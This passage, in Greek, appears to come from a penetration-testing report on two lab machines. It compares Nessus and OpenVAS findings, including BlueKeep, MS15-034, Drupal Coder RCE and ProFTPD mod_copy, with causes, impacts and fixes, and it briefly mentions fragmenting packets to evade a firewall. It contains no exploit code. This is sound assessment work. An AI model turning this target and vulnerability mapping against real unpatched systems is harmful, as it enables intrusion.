
Μπορούμε να δυσκολέψουμε την ανίχνευση των IP πακέτων που περνάνε το firewall τεμαχίζοντας τα. Η τεχνική αυτή δουλεύει όταν το firewall δεν επανασυναρμολογεί τα πακέτα για να τα επεξεργαστεί, λόγω της αυξημένης χρήσης πόρων που απαιτεί αυτή η διαδικασία.

Στον παραπάνω πίνακα δεν συμπεριλαμβάνονται τεχνικές οι οποίες μπορεί να προκαλέσουν μεν την σήμανση συναγερμού, αλλά να δυσκολεύσουν τον προορισμό της πηγής του port scan, π.χ. Decoy και Idle scan.

5. Vulnerability Scanning

5.1 Nessus scan results

Για τον εντοπισμό ευπάθειών στα δύο μηχανήματα, η ομάδα μας εκτέλεσε ένα Advanced scan έναντι όλων των θυρών ενεργοποιώντας την επιλογή για περιορισμό των false positive αποτελέσμάτων. Επιπλέον εκτελέσαμε ένα Web App Scan, καθώς τα αποτελέσματα του Nmap έδειξαν ότι και στους δύο στόχους τρέχουν web εφαρμογές. Αυτό το scan εμφάνισε για το Ubuntu μηχάνημα 8 επιπλέον κρίσιμες ευπάθειες. Για την εκτέλεση των scans και την παραγωγή των αναφορών χρησιμοποιήθηκαν οι default ρυθμίσεις υπολογισμού κρισιμότητας του Nessus.



Οι κρισιμότερες ευπάθειες που εντοπίστηκαν φαίνονται στον παρακάτω πίνακα. Όμοιες ευπάθειες που οφείλονται στην ίδια αιτία (για παράδειγμα, μη-ενημερωμένες εκδόσεις υπηρεσιών), έχουν ομαδοποιηθεί και αναφέρονται ως μια ευπάθεια. Ο πιθανός αντίκτυπος των ομαδοποιημένων ευπάθειών υπολογίζεται ως οι πιθανές επιπτώσεις όλων των επιμέρους ευπάθειών από τις οποίες αποτελούνται, ενώ ως CVSS αναφέρεται αυτό της πιο κρίσιμης. Η κοινή λύση είναι εκείνη που επιλύει όλες τις επιμέρους ευπάθειες (π.χ. ενημέρωση στην τελευταία έκδοση που αναφέρεται στις ευπάθειες). Μια πλήρης και αναλυτική λίστα των ευπάθειών μπορεί να βρεθεί στις παραδοτέες αναφορές. Οι αναφορές περιέχουν και τα αρχεία .nessus που εξήγαμε προκειμένου να εισάγουμε στο Metasploit όπως φαίνεται στην Ενότητα 6.

Windows Server 2008 R2			
No.	Vulnerability name	CVSS*	Severity

* Αναφέρεται στο CVSS v3 ή στο CVSS v2 όταν το v3 score δεν είναι διαθέσιμο.

1 Apache HTTP Server version < 2.4.56

10.0

Critical

Αιτία

Το εύρημα αναφέρεται σε ένα σύνολο ευπαθειών με κοινή βάση την έκδοση του Apache HTTP server που χρησιμοποιείται (2.2.21), η υποστήριξη της οποίας έληξε το 2017. Ο server επομένως είναι ευάλωτος σε ένα πλήθος ευπαθειών που αναφέρονται στις αναλυτικές περιγραφές των διορθώσεων ασφαλείας (patches) μέχρι και την τελευταία έκδοση (2.4.56).

Πιθανές επιπτώσεις

Ένας επιτιθέμενος, εκμεταλλευόμενος τις ευπάθειες που αναφέρονται στις περιγραφές των παραπάνω κατηγοριών, μπορεί:

- Να αποκτήσει μη-εξουσιοδοτημένη πρόσβαση στον server παρακάμπτοντας τις διαδικασίες αυθεντικοποίησης
- Να προκαλέσει μια επίθεση DoS εξαιτίας απουσίας ελέγχων σε χρησιμοποιούμενες μεθόδους ή λανθασμένη παραμετροποίηση
- Να προκαλέσει την κατάρρευση (crash) της υπηρεσίας, διακόπτοντας την λειτουργία του server
- Να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες
- Να παρακάμψει τα τυπικά μέτρα ασφαλείας (π.χ. firewalls) και να αποκτήσει πρόσβαση σε προστατευόμενους πόρους του συστήματος, να υποκλέψει τις συνεδρίες χρηστών (session hijacking) καθώς και ευαίσθητες πληροφορίες ή/και να εκτελέσει κακόβουλο κώδικα μέσω HTTP Request Smuggling.
- Να προκαλέσει επιθέσεις τύπου Buffer Overflow, που επιτρέπουν στον επιτιθέμενο να γράψει απευθείας στην μνήμη και έτσι να παραβιάσει την ακεραιότητα, την διαθεσιμότητα και την εμπιστευτικότητα των πληροφοριών του server (π.χ. τροποποιώντας ή υποκλέπτοντας πληροφορίες ή διακόπτοντας τη λειτουργία υπηρεσιών)

Λύση

Ενημέρωση του Apache server στην έκδοση 2.4.56 ή μεταγενέστερη

2 Apache Tomcat 8.0.33 End-of-Life

10.0

Critical

Αιτία

Η έκδοση του Apache Tomcat που χρησιμοποιείται είναι η 8.0.33, η υποστήριξη της οποίας έληξε το 2018, με αποτέλεσμα να μην λαμβάνει πλέον ενημερώσεις ασφαλείας. Ως εκ τούτου περιέχει πολλαπλές ευπάθειες που δεν πρόκειται να διορθωθούν.

Πιθανός αντίκτυπος

Ένας επιτιθέμενος, εκμεταλλευόμενος κάποια/ες από τις ευπάθειες που αναφέρονται στην παρούσα αναφορά μπορεί:

- Να παραβιάσει την εμπιστευτικότητα, διαβάζοντας αρχεία από όλες τις web εφαρμογές του Tomcat server εκμεταλλευόμενος την σύνδεση AJP που χρησιμοποιείται για την επικοινωνία με τις εφαρμογές αυτές (Ghostcat).
- Να εκτελέσει αυθαίρετο κώδικα απομακρυσμένα (Remote Code Execution)

	<ul style="list-style-type: none"> • Να εκτελέσει επιθέσεις áρνησης υπηρεσιών (DoS), παραβιάζοντας την διαθεσιμότητα των εφαρμογών. • Να εκτελέσει επιθέσεις XSS τροποποιώντας κατάλληλα την HTTP απόκρισης προς τον server και εισάγοντας δεδομένα τα οποία δεν επικυρώνονται από πλευράς του (HTTP response splitting). • Να παραβιάσει την ακεραιότητα και την εμπιστευτικότητα των web εφαρμογών εξαιτίας ευπαθειών στις διαδικασίες ελέγχου προσπέλασης <p>Λύση: Ενημέρωση του Apache Tomcat στην έκδοση 8.5.78 ή μεταγενέστερη.</p>		
3	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check)	9.8	Critical
	<p>Αιτία: Οφείλεται στον τρόπο χειρισμού των αντικειμένων της μνήμης από τον πυρήνα των Windows, που οδηγεί σε μια ευπάθεια use-after-free.</p> <p>Πιθανός αντίκτυπος: Η εκμετάλλευση της ευπάθειας επιτρέπει σε έναν μη-αυθεντικοποιημένο επιτιθέμενο να εκτελέσει κώδικα απομακρυσμένα στέλνοντας ένα κατάλληλα τροποποιημένο RDP πακέτο στον server</p> <p>Λύση: Ενημέρωση του Windows server για την εφαρμογή του κατάλληλου patch</p>		
4	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution	10.0*	Critical
	<p>Αιτία: Η ευπάθεια οφείλεται σε λανθασμένη επεξεργασία των ερωτημάτων LLMNR από τον εγκατεστημένο Windows DNS client.</p> <p>Πιθανός αντίκτυπος: Η εκμετάλλευση της ευπάθειας επιτρέπει σε έναν επιτιθέμενο που βρίσκεται στο ίδιο τοπικό δίκτυο να εκτελέσει απομακρυσμένα κώδικα με δικαιώματα NetworkService</p> <p>Λύση: Ενημέρωση του server για την εφαρμογή των κατάλληλων patches</p>		
5	Unsupported Windows OS	10.0	Critical
	<p>Αιτία: Η υποστήριξη της έκδοσης του Windows Server που χρησιμοποιείται έληξε τον Ιανουάριο του 2020. Επομένως ο server δεν λαμβάνει πλέον ενημερώσεις ασφαλείας με αποτέλεσμα να περιέχει μια σειρά ευπαθειών οι οποίες δεν θα διορθωθούν από την Microsoft</p> <p>Πιθανός αντίκτυπος: Ένας επιτιθέμενος εκμεταλλευόμενος κάποια ή κάποιες από τις προαναφερθείσες ευπάθειες μπορεί μεταξύ άλλων να πετύχει τα εξής:</p> <ul style="list-style-type: none"> • Να αποκτήσει απομακρυσμένα πρόσβαση στο μηχάνημα και να εκτελέσει αυθαίρετες εντολές • Να παραβιάσει την διαθεσιμότητα του server κάνοντας επίθεση áρνησης υπηρεσιών (DoS) • Να κλιμακώσει την πρόσβασή του στο μηχάνημα και να αποκτήσει δικαιώματα διαχειριστή <p>Γενικότερα ο αντίκτυπος περιλαμβάνει πλήρη παραβίαση της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας των πληροφοριών του συστήματος.</p> <p>Λύση: Αναβάθμιση του server σε μια υποστηριζόμενη έκδοση του Λειτουργικού Συστήματος</p>		
6	Unsupported PHP version (5.3.10)	10.0	Critical
	<p>Αιτία: Η συγκεκριμένη έκδοση της PHP δεν υποστηρίζεται πλέον από τον προμηθευτή, με αποτέλεσμα να μην λαμβάνει ενημερώσεις ασφαλείας.</p> <p>Πιθανός αντίκτυπος: Οι ευπάθειες που αναφέρονται στην συγκεκριμένη κατηγορία (CVE-2012-2688 και CVE-2012-3365) έχουν άγνωστο αντίκτυπο και δεν</p>		

είναι γνωστό με ποιους τρόπους μπορούν να εκμεταλλευτούν από έναν επιτιθέμενο.

Λύση: Ενημέρωση της PHP στην έκδοση 5.3.29 ή μεταγενέστερη


Ubuntu 14.04			
No.	Name	CVSS	Severity
1	Drupal Coder Module Deserialization RCE	10.0	Critical
	<p>Αιτία: Λανθασμένος χειρισμός του input ενός χρήστη από την συνάρτηση unserialize() που βρίσκεται στο αρχείο coder_upgrade.run.php</p> <p>Αντίκτυπος: Ένας μη-αυθεντικοποιημένος επιτιθέμενος μπορεί, εκμεταλλευόμενος την ευπάθεια, να εκτελέσει απομακρυσμένα κώδικα PHP</p> <p>Λύση: Αναβάθμιση του Coder module στην έκδοση 7.x-1.3 / 7.x-2.6 ή μεταγενέστερη. Εναλλακτικά το directory που περιέχει το Coder Module θα πρέπει να μην είναι δημόσια προσβάσιμο από κάποια ιστοσελίδα.</p>		
2	ProFTPD mod_copy Information Disclosure	9.8	Critical
	<p>Αιτία: Η ευπάθεια οφείλεται στο γεγονός πως οι εντολές SITE CPFR και SITE CPTO του Mod_copy module είναι διαθέσιμες σε μη-αυθεντικοποιημένους χρήστες.</p> <p>Αντίκτυπος: Απώλεια της εμπιστευτικότητας και της ακεραιότητας. Ένας επιτιθέμενος μπορεί να εκμεταλλευτεί απομακρυσμένα την ευπάθεια για να διαβάσει και να γράψει αρχεία που είναι διαθέσιμα μέσω προσπελάσιμων μονοπατιών στον ιστό</p> <p>Λύση: Ενημέρωση του ProFTPD server στην έκδοση 1.3.5a / 1.3.6rc1 ή μεταγενέστερη.</p>		
3	Unsupported PHP version (5.4.5)	10.0	Critical
	<p>Αιτία: Ο server χρησιμοποιεί την έκδοση 5.4.5 της PHP η οποία δεν υποστηρίζεται πλέον με αποτέλεσμα να περιέχει πλήθος ευπαθειών.</p> <p>Πιθανός αντίκτυπος: Ένας επιτιθέμενος εκμεταλλευόμενος τις ευπάθειες που αναφέρονται στην συγκεκριμένη κατηγορία μπορεί:</p> <ul style="list-style-type: none">• Να εκτελέσει κώδικα (Remote Code Execution)• Να προκαλέσει απώλεια διαθεσιμότητας μέσω επίθεσης DoS ή προκαλώντας κατάρρευση του web server• Να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες μέσω ευπάθειας ανάγνωσης αυθαίρετων αρχείων <p>Λύση: Ενημέρωση της PHP στην έκδοση 8.2 ή μεταγενέστερη</p>		
4	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)	9.8	Critical
	<p>Αιτία: Η συγκεκριμένη έκδοση της εφαρμογής phpMyAdmin περιέχει μια ευπάθεια SQL Injection</p> <p>Πιθανός αντίκτυπος: Ένας μη-αυθεντικοποιημένος επιτιθέμενος μπορεί να εκτελέσει ερωτήματα SQL με αποτέλεσμα να τροποποιήσει τα δεδομένα της βάσης δεδομένων ή να λάβει γνώση των πληροφοριών που είναι αποθηκευμένες σε αυτήν.</p>		

Λύση: Ενημέρωση του phpMyAdmin στην έκδοση 4.8.6 ή μεταγενέστερη. Εναλλακτικά, εφαρμογή των κατάλληλων patches που αναφέρονται στην επίσημη σελίδα του προμηθευτή²

5.2 OpenVAS scan results

Εκτός του Nessus εκτελέσαμε το πρόγραμμα ανίχνευσης ευπαθειών OpenVAS.

Συνοπτικά οι ευπάθειες που ανιχνεύτηκαν για κάθε στόχο με τη χρήση του συγκεκριμένου εργαλείου είναι οι εξής:



Οι κρισιμότερες ευπάθειες που εντοπίσαμε παρουσιάζονται στους πίνακες που ακολουθούν. Όπως και προηγουμένως, όμοιες ευπάθειες έχουν ομαδοποιηθεί όπου αυτό είναι εφικτό.

Windows Server 2008 R2			
No.	Name	CVSS v2	Severity
1	Oracle MySQL Server version 5.5.20 End-of-Life	10	High
2	Java JMX Insecure Configuration	7.5	High
3	Elasticsearch End of Life (EOL) Detection	10	High
4	FTP Weak Credentials	7.5	High
5	Microsoft Windows Remote Desktop Services 'CVE-2019-0708' Remote Code Execution Vulnerability (BlueKeep) - (Remote Active)	9.8	High

² <https://www.phpmyadmin.net/security/PMASA-2019-3/>

6	OpenSSH version 7.1 Multiple Vulnerabilities	9.8	High
7	SSH Weak Credentials	7.5	High
8	Microsoft Windows SMBv1 Server Multiple Vulnerabilities	8.1	High
9	MS15-034 HTTP.sys Remote Code Execution Vulnerability	10	High
10	Apache Tomcat version 8.0.33 End-of-Life	10	High
11	Oracle Glass Fish Server Directory Traversal Vulnerability	7.5	High
12	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5	High


Ubuntu 14.04			
No.	Name	CVSS v2	Severity
1	Drupal Coder RCE Vulnerability	10	High
2	HTTP dangerous methods enabled (PUT and DELETE)	7.5	High
3	SSH Weak Credentials	7.5	High
4	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5	High
5	ProFTPD `mod_copy` Unauthenticated Copying Of Files	10	High
6	FTP Weak Credentials	7.5	High

Σε αυτό το σημείο είναι σημαντικό να αναφέρουμε ότι, όπως φαίνεται και ανωτέρω, το OpenVAS χρησιμοποιεί το σύστημα CVSS v2 και άρα κατηγοριοποιεί τις ευπάθειες σε 4 κλάσεις (High, Medium, Low και Log), σε αντίθεση με το Nessus που χρησιμοποιεί 5 κατηγορίες σε αντιστοιχία με το CVSS v3 (Critical, High, Medium, Low και Info). Οι διαφορές του CVSS v2 με το CVSS v3 μπορούν να βρεθούν αναλυτικότερα στο Παράρτημα Γ).


5.3 Σύγκριση αποτελεσμάτων

Παρατηρούμε καταρχάς ότι το OpenVAS εντόπισε συνολικά περισσότερες ευπάθειες έναντι του Nessus για το Windows μηχάνημα για όλες τις αντίστοιχες κατηγορίες του CVSS, όπως φαίνεται στην Εικόνα 1, όμως βρήκε λιγότερες ευπάθειες για το Ubuntu μηχάνημα, όπως δείχνουμε στην Εικόνα 2. Σημειώνουμε ότι η διαφορές μπορεί να μην ενδεικτικές της αποτελεσματικότητας κάθε εργαλείου, καθώς και τα δύο περιέχουν plugins που μπορεί να εισάγουν πλεονασμό στα αποτελέσματα. Μια πιο παραστατική και ποιοτική σύγκριση των

σημαντικότερων αποτελεσμάτων των ελέγχων παρουσιάζεται στους πίνακες που ακολουθούν.



Εικόνα 1 Windows Server 2008 R2 vulnerability percentage changes



Εικόνα 2 Ubuntu 14.04 vulnerability percentage changes

Windows Server 2008 R2		
Port/Service	Nessus	OpenVAS
21/TCP FTP	Δεν αναφέρθηκε καμία ευπάθεια	Αναφέρθηκε χρήση αδύναμων συνθηματικών
22/TCP OpenSSH	Αναφέρθηκε χρήση αδύναμων κρυπτογραφικών τεχνικών. Καμία κρίσιμη ευπάθεια δεν εντοπίστηκε	Εντοπίστηκαν κρίσιμες ευπάθειες σχετικά με την έκδοση της υπηρεσίας και την χρήση αδύναμων συνθηματικών
80/TCP Microsoft IIS httpd	Δεν ανιχνεύθηκε η υπηρεσία	Ανιχνεύθηκε κρίσιμη ευπάθεια απομακρυσμένης εκτέλεσης κώδικα, όπως αυτή αναφέρεται στο MS15-034
445/TCP SMBv1 Server	Και τα δύο εργαλεία ανίχνευσαν τις ευπάθειες που αναφέρονται στο Microsoft Security Bulletin MS17-10	
1617/TCP Java RMI	Δεν εντοπίστηκε η υπηρεσία	Εντοπίστηκε μια ευπάθεια αναφορικά με την υπηρεσία
3306/TCP MySQL Server	Παρότι ανιχνεύθηκε ότι εκτελείται η υπηρεσία, δεν αναφέρθηκε καμία σχετική ευπάθεια	Αναφέρθηκαν πολλαπλές κρίσιμες ευπάθειες που αφορούν την μη-υποστηριζόμενη έκδοση της MySQL
3389/TCP Remote Desktop	Και τα δύο εργαλεία εντόπισαν την ευπάθεια CVE-2019-0708 (BlueKeep)	
4848/TCP Oracle GlassFish	Δεν ανιχνεύθηκε η υπηρεσία	Αναφέρθηκε κρίσιμη directory traversal ευπάθεια σχετικά με την μη-υποστηριζόμενη έκδοση της υπηρεσίας
8282/TCP 8009/TCP Apache Tomcat	Και τα δύο εργαλεία ανίχνευσαν όμοιες ευπάθειες για την υπηρεσία	
8585/TCP Apache HTTP PHP	Εντοπίστηκαν πολλαπλές ευπάθειες σχετικά με την μη-υποστηριζόμενη έκδοση του server και της PHP	Δεν ανιχνεύθηκε η υπηρεσία, άρα και καμία ευπάθεια σχετική με αυτήν
9200/TCP Elasticsearch	Δεν εντοπίστηκε η υπηρεσία	Ανιχνεύθηκαν κρίσιμες ευπάθειες της υπηρεσίας που μπορούν να επιτρέψουν την εκτέλεση κώδικα

5355/UDP LLMNR	Εντοπίστηκε η ευπάθεια του πρωτοκόλλου που αναφέρεται στο MS11-30	Δεν εντοπίστηκαν ευπάθειες σχετικές με την υπηρεσία
---------------------------	---	---

Ubuntu 14.04		
Port/Service	Nessus	OpenVAS
80/TCP Drupal	Και τα δύο εργαλεία βρήκαν κρίσιμες ευπάθειες σχετικά με το Drupal	
PHP	Αναφέρθηκαν πολλαπλές κρίσιμες ευπάθειες σχετικά με την μη-υποστηριζόμενη έκδοση της PHP	Δεν εντοπίστηκαν ευπάθειες σχετικές με την PHP
PHPMyAdmin	Και τα δύο εργαλεία ανίχνευσαν κρίσιμη ευπάθεια της συγκεκριμένης υπηρεσίας	
21/TCP FTP	Εντοπίστηκε η κρίσιμη ευπάθεια mod_copy	Εντοπίστηκε η ευπάθεια mod_copy και επιπλέον αναφέρθηκε χρήση αδύναμων συνθηματικών
22/TCP SSH	Αναφέρθηκε χρήση αδύναμων κρυπτογραφικών τεχνικών, καμία όμως κρίσιμη ευπάθεια	
		Εντοπίστηκε χρήση αδύναμων συνθηματικών

Ως προς τα αποτελέσματα μπορούμε να εξάγουμε τα εξής συμπεράσματα:

- Και τα δύο εργαλεία παρουσίασαν ελλείψεις, όσον αφορά κρίσιμες ευπάθειες ενδεχομένως μεγάλου αντικτύου
- Το Nessus (και συγκεκριμένα το Web Application Scan στην περίπτωση του μηχανήματος Ubuntu) εντόπισε περισσότερες ευπάθειες σχετικές με διαδικτυακές εφαρμογές και web servers που έτρεχαν στα μηχανήματα (π.χ. Apache HTTP server και PHP). Επίσης ανίχνεύει ευπάθειες σε θύρες UDP, τις οποίες παρέλειψε το OpenVAS. Παρ' όλα αυτά τα βασικά scans και των δύο εργαλείων παραλείπουν ευπάθειες που αναφέρονται σε διαδικτυακές εφαρμογές.
- Το Nessus εντοπίζει πολύ περισσότερες ευπάθειες αναφορικά με περιπτώσεις outdated ή μη-υποστηριζόμενων εφαρμογών. Αυτό οφείλεται στο γεγονός πως χρησιμοποιεί πολλά plugins, καθένα από τα οποία ανίχνεύει ευπάθειες για κάποια συγκεκριμένη έκδοση του server και όλα αυτά αναφέρουν χρησιμοποιούν ως κοινή

βάση ανίχνευσης την παρωχημένη έκδοση της υπηρεσίας. Αυτό μας επιτρέπει να εξετάσουμε διαφορετικές ευπάθειες που ενδεχομένως να υπάρχουν στον server, αλλά μπορεί να εισάγει false positives και πλεονασμό (π.χ. ίδιες ευπάθειες που αναφέρονται από ξεχωριστά plugins ή ευπάθειες που αφορούν μόνο μια συγκεκριμένη μεταγενέστερη έκδοση του server αλλά όχι την τρέχουσα).

- Το OpenVAS εντοπίζει ευπάθειες που αφορούν την χρήση αδύναμων ή default συνθηματικών και επιπλέον αναφέρει ποια είναι αυτά
- Το OpenVAS εντόπισε περισσότερες υπηρεσίες συγκριτικά με το Nessus, οι οποίες μάλιστα περιέχουν κρίσιμες ευπάθειες (π.χ. Elasticsearch, MySQL server, Oracle GlassFish κτλ). Αυτό μπορεί να οφείλεται στο γεγονός ότι το OpenVAS χρησιμοποιεί πιο εξειδικευμένα plugins για τον εντοπισμό των υπηρεσιών αυτών και των ευπαθειών τους.

5.4 Σύγκριση εργαλείων

Το OpenVAS είναι ένα Open-Source εργαλείο ανίχνευσης ευπαθειών το οποίο χρησιμοποιεί συνολικά 154.327 NVTs (Network Vulnerability Tests) για την εκτέλεση αυτοματοποιημένων ελέγχων έναντι των hosts ενός δικτύου.

Κάθε scan στο OpenVAS χειρίζεται ως ξεχωριστό task. Για να εκτελέσουμε ένα καινούργιο, βασικό scan, επιλέγουμε το tab Scans > Tasks και κατόπιν Task Wizard. Δίνουμε τις διευθύνσεις ή το εύρος διευθύνσεων των hosts που θέλουμε να ελέγχουμε και ξεκινάμε το scan. Στην ίδια σελίδα εμφανίζονται επίσης διαγράμματα με τα συγκεντρωτικά αποτελέσματα όλων των scans που έχουν εκτελεστεί. Αφού εκτελεστεί ένα scan μπορούμε να προβάλλουμε την αναφορά μέσω του Scans > Reports και επιλέγοντας την ημερομηνία του scan που θέλουμε. Το OpenVAS μας επιτρέπει επιπλέον να παραμετροποιήσουμε και να εξατομικεύσουμε τα scans μέσω του Advanced Task Wizard και να πραγματοποιήσουμε αυθεντικοποιημένους ελέγχους για υπηρεσίες όπως το SSH.

Ως προς τις σημαντικότερες διαφορές με το Nessus σε επίπεδο δυνατοτήτων και παροχών, εντοπίσαμε τα εξής:

- Η πρώτη προφανής διαφορά εγγυάται στο γεγονός ότι το OpenVAS ως Open-Source εργαλείο διατίθεται δωρεάν και συντηρείται από την GreenBone. Αντίθετα το Nessus είναι μια εμπορική λύση από την Tenable που παρέχει μια δωρεάν, παρότι περιορισμένη έκδοση, το Nessus Essentials, και δυο εκδόσεις επί πληρωμή (Nessus Professional και Expert). Η δωρεάν έκδοση του Nessus επιτρέπει το scanning 16 μόνο IPs. Το OpenVAS δεν περιλαμβάνει κανέναν τέτοιο περιορισμό.
- Το Nessus είναι αρκετά πιο εύχρηστο. Παρέχει πιο κατανοητό UI και ευκολότερη πλοήγηση. Μας επιτρέπει να οργανώσουμε εύκολα τα scans ενός ελέγχου και να προβάλλουμε τα αποτελέσματα για το καθένα ξεχωριστά, ενώ τέλος ομαδοποιεί όμοιες ευπάθειες παρόμοιων plugins
